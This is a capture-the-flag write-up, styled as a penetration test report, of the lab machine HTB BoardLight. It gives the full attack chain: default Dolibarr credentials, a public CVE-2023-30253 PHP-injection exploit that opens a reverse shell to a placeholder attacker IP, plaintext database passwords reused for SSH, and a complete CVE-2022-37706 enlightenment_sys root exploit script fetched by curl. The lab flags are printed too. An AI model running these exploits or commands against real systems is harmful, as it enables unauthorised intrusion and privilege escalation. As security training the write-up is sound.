PENETRATION TEST REPORT

HTB: BoardLight

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-16
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....3
2. Scope & Rules of Engagement.....4
3. Methodology.....5
4. Attack Narrative.....6
5. Vulnerability Findings.....14
6. Post Exploitation & Loot.....19
7. Remediation Summaries.....20
8. Appendices.....21

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
High Vulnerabilities	4

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.231.37	boardlight	Ubuntu Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-16 11:30 UTC
End Date/Time	2026-10-16 14:00 UTC
Total Time	2h 30min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance —** passive & active information gathering
- **Scanning & Enumeration —** port scanning, service fingerprinting, share/AD enumeration
- **Exploitation —** targeted exploitation of identified weaknesses
- **Post-Exploitation —** privilege escalation, lateral movement, credential harvesting
- **Reporting —** documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
FFUF	Web application fuzzer. VHost discovery
NetCat	Read and write data across networks. Listener, reverse shell
CVE-2023-30253 automated exploit https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253	Automate exploitation of Dolibar 17.0.0 authenticated PHP code injection vulnerability
ssh	SSH client
CVE-2022-37706 automated exploit https://github.com/KaoXx/CVE-2022-37706	Automated exploitation of Enlightenment SUID binary system command injection vulnerability


4. Attack Narrative

4.1 Host: TARGET-01 — 10.129.231.37

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.231.37 -oA network/nmap_ports
```



SSH, HTTP

Targeted service/version scan on discovered ports:

```
sudo nmap -p22,80 -Pn -n --min-rate=5000 -vv -sCV 10.129.231.37 -oA
network/nmap_service
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH0dV4gtJNo8ixEEBDxhUId6Pc/8iNLX16+zpUCIgmxxl5TivDMLg2JvX
tiIZHpTML7ktFHbNexvOAJqE1lIlQlGjWBU1hWq6Y6n1tuUANOd5U+Yc0/h53gKu5nXTQTy1c9CLbQfaYvFjnzrR3NQ6Hw7ih
PrxdAJwN6w+MSpGFyQSAkUthrOE4JRnpa6jSsTjXODDjioNkp2NLkKa73Yc2DHk3evNUXfa+P8oWFBk8ZXSHFyeOoNkcqkPCr
b2q34cu1Jo/1oPV1UFsvcwaKJuxBKozH+VA0F9hyriPKjsvTRCbkFjweLxCib5phagHu6K5KEYC+VmWbCUnWyvYZauJ1/t5xQ
hzcclAPVpvEVdCCcl0rYZjQt6VI1PzHha56JepZCFCNvX3FVxYzEk=
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK7G5PgPkbp1awVqM5uOpMJ
SbidRfC9KgvSDC4flMsPZUrWziSuBDJAra5g=
|   256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X4OpR3k9+uYJk4oSjdULCK0DlOxbiL66ZRWg
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH: OpenSSH 8.2p1 Ubuntu 4 ubuntu 0.11

Web server: Apache http 2.4.41


Phase 2: Enumeration

Browsing: http://10.129.231.37/



`index.php`. PHP backend. "cybersecurity consulting firm"

Bottom of the page:



Location: 123 Main Street, Anytown, UK
Phone: +01 1234567890
Email: info@board.htb
Domain: `board.htb`

Add IP - Domain to `/etc/hosts`:

```
10.129.231.37   board.htb
```

Vhost fuzzing to discover virtual hosting, subdomains:

```
ffuf -w /opt/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
-u http://10.129.231.37 -H "Host: FUZZ.board.htb" -fs 15949
```


```
crm                                     [Status: 200
```

`crm subdomain`

Add subdomain to `/etc/hosts`:


```
10.129.231.37   board.htb crm.board.htb
```

Browsing: http://crm.board.htb/




Dolibarr login page.
Version: `Dolibarr 17.0.0`

Browsing the fingerprinted technology surfaces a known vulnerability CVE-2023-30253.
https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253



This CVE requires authentication to work.
Trying the standard/most-common default credentials discover `admin:admin` credential is valid. (Searching for default credentials on this technology, `admin:admin` is a well known default credential. https://www.defaultcredentials.org/en/credentials/dolibarr-dolibarr)



Authenticated as admin using the known default credential `admin:admin`.

Phase 3: Initial Access — `Dolibarr 17.0.0` CVE-2023-30253 PHP code injection

Using a public PoC, script that automates the PHP code injection creating a website and pages, including the malicious code to execute a reverse shell payload in the target server running the vulnerable Dolibarr version 17.0.0.

Download script:

```
wget https://raw.githubusercontent.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253/refs/heads/main/exploit.py
```

Give the script execution permission.

Setup a listener to receive the inbound connection once the reverse shell payload executes on the target system:

```
nc -nlvp 9001
```

Run the python script to exploit Dolibarr 17.0.0 at http://crm.board.htb using the discovered `admin:admin` known default credential for authentication:

(Replace <ATTACKER_IP> *placeholder with your correspondent attacker IP. Use preferred port. Example uses 9001)*

```
python3 exploit.py http://crm.board.htb admin admin <ATTACKER_IP> 9001
```

```
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

After the script runs successfully a connection is established with the attacker system listener:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ whoami && ifconfig | grep inet
<docs/public/website$ whoami && ifconfig | grep inet
www-data
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Shell as `www-data`, target system `boardlight` with IP: 10.129.231.37

Navigating the webroot as `www-data` discover Dolibarr application configuration file.

Inside `/var/www/html/crm.board.htb/htdocs/conf` list contents of `conf.php`, contains username and password for database account in plaintext.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Database name: `dolibarr`
Username: `dolibarrowner`
Password: `serverfun2$2023!!`

Trying discovered database user password for `larissa` turns out to be reused between accounts. Enabling to connect to the target system via SSH.

```
ssh larissa@board.htb
```

Input password: `serverfun2$2023!!`

```
larissa@boardlight:~$ whoami && ifconfig | grep inet
larissa
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

Connected as `larissa` to target system `boardlight` with IP: 10.129.231.37

Flag — user.txt

```
cat user.txt
```

user.txt: `6af8dce3f2c70030c319fa2247f864fa`


Phase 4: Privilege Escalation

Enumerating SUID binaries:

```
find / -perm -4000 2>/dev/null
```

```
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
```

Enlightenment binaries. Searching binaries in browser find exploitation for: "`enlightenment_sys`":



CVE-2022-37706 affecting `enlightenment_sys binary.`

This CVE exploits a flaw of the program validating the path specified by user when using `/bin/mount` with `enlightenment_sys`. This is abused by setting the path to an allowlisted `/dev/` path, followed by a separator `;` to break the original line and inject system commands. Creating a file (example: `exploit`) containing simple shell `/bin/sh` in a writable directory (`/tmp`) to execute it using the injection point, so final payload is `/dev/../tmp/;/tmp/exploit`. This is automated using a public script (https://github.com/KaoXx/CVE-2022-37706/blob/main/exploit.sh).

```
#!/bin/bash

# Colors for better output visualization
GREEN="\033[1;32m"
RED="\033[1;31m"
YELLOW="\033[1;33m"
NC="\033[0m" # No color

echo -e "${YELLOW}========================="
echo -e "   CVE-2022-37706 Exploit"
echo -e "=========================${NC}"

# Start message
echo -e "${YELLOW}[*] Searching for the vulnerable SUID file...${NC}"
echo -e "${YELLOW}[*] This may take a few seconds...${NC}"

# Search for the vulnerable file
1 file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)

# Check if the file was found
if [[ -z ${file} ]]; then
    echo -e "${RED}[-] Could not find the vulnerable SUID file.${NC}"
    echo -e "${YELLOW}[*] Make sure Enlightenment is installed on your system.${NC}"
    exit 1
fi

# Vulnerable file found
echo -e "${GREEN}[+] Vulnerable SUID file found: ${file}${NC}"
echo -e "${YELLOW}[*] Attempting to pop a root shell...${NC}"

# Create temporary directories
2 mkdir -p /tmp/net
  mkdir -p "/dev/../tmp/;/tmp/exploit"

# Create exploit
3 echo "/bin/sh" > /tmp/exploit
  chmod +x /tmp/exploit

# Success message
echo -e "${GREEN}[+] Exploit prepared at /tmp/exploit${NC}"
echo -e "${GREEN}[+] Enjoy your root shell :)${NC}"

# Execute the vulnerable file with manipulated parameters
4 ${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
```

1. Script checks whether the SUID binary exists in the system
2. Makes temporary directories (`/tmp`)
3. Creates the file containing `/bin/sh` (`exploit` inside `/tmp`), and allows execution
4. Executes the `enlightenment_sys` binary, `mount` function, running the `exploit` as root

Download the script in attacker system:

```
wget https://raw.githubusercontent.com/KaoXx/CVE-2022-37706/refs/heads/main/exploit.sh
```

Serve it with a python HTTP server:

```
python3 -m http.server
```

Download to target system, inside a writable directory: (example `/tmp`)


```
curl http://10.10.15.242:8000/exploit.sh -o exploit.sh
```

Give the script execution permission.

Execute it:

```
./exploit.sh
```

A shell as root is spawned once the `/bin/sh` payload is executed by the privileged SUID binary.



Shell as root, target system `boardlight` with IP: 10.129.231.37

Flag — root.txt

root.txt: `9dd15a4cd61372a31a14666a8ce4fc95`

5. Vulnerability Findings

5.1 [High] Default credential for `Dolibarr` authentication

Severity	High
Affected Host	10.129.231.37 (boardlight)
Port / Service	port 80/tcp HTTP `http://crm.board.htb - Dolibarr 17.0.0` login


Description

Known default admin credential `admin:admin` on `Dolibarr` CRM is valid to authenticate and login to dashboard.

Impact

This valid credential unlocks the exploitation for a known vulnerability affecting `Dolibar <=17.0.0` which requires authentication. (see Finding 5.2)

Evidence



Authenticated as admin using the known default credential `admin:admin`

Remediation

Delete/Disable the default `admin` account or set a new strong, unique password.

5.2 [High] `Dolibarr 17.0.0` CVE-2023-30253 PHP code injection

Severity	High
Affected Host	10.129.231.37 (boardlight)
Port / Service	port 80/tcp HTTP `http://crm.board.htb` - `Dolibarr 17.0.0`
CVSS	8.8 High [AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H]

Description

The `crm.board.htb` subdomain hosts Dolibarr version `17.0.0`. This fingerprinted technology presents a known vulnerability CVE-2023-30253 that enables PHP code injection as an authenticated user.

Impact

An attacker with a valid credential for Dolibarr (example via Finding 5.1) can employ an automated PoC for CVE-2023-30253 (https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253) which abuses the legitimate Dolibarr function to create websites and pages by including malicious code in a created website page. The backend blocklists PHP script tags (<?php) but this filter can be bypassed by using uppercase tags (<?PHP), achieving to inject and execute arbitrary PHP code in the server.

Evidence

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ whoami && ifconfig | grep inet
<docs/public/website$ whoami && ifconfig | grep inet
www-data
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Connected as `www-data` to the target system `boardlight` with IP 10.129.231.37 after executing the CVE exploit

Remediation

Upgrade to the latest version of Dolibarr: https://www.dolibarr.org/downloads.php

References

https://www.tinextacyber.com/security-advisory-dolibarr-17-0-0-php-code-injection-cve-2023-30253/

5.3 [High] System Account takeover due to Password Reuse

Severity	High
Affected Host	10.129.231.37 (boardlight)
Affected Accounts	Database account `dolibarrowner` ←→ System user account `larissa`

Description

The discovered password for database account `dolibarrowner` was found to be reused by system user account `larissa`.

Impact

An attacker with read access to server files (or a shell in the system, via Finding 5.2) can read the plaintext credential (`dolibarrowner:serverfun2$2023!!`) stored in Dolibarr configuration file (`/var/www/html/crm.board.htb/htdocs/conf/conf.php`) and validate the password against discovered system user account `larissa`, turning out valid and enabling to remotely connect as `larissa` to the target system via SSH.

Evidence

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Dolibarr application configuration file disclosing database account credential

```
larissa@boardlight:~$ whoami && ifconfig | grep inet
larissa
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
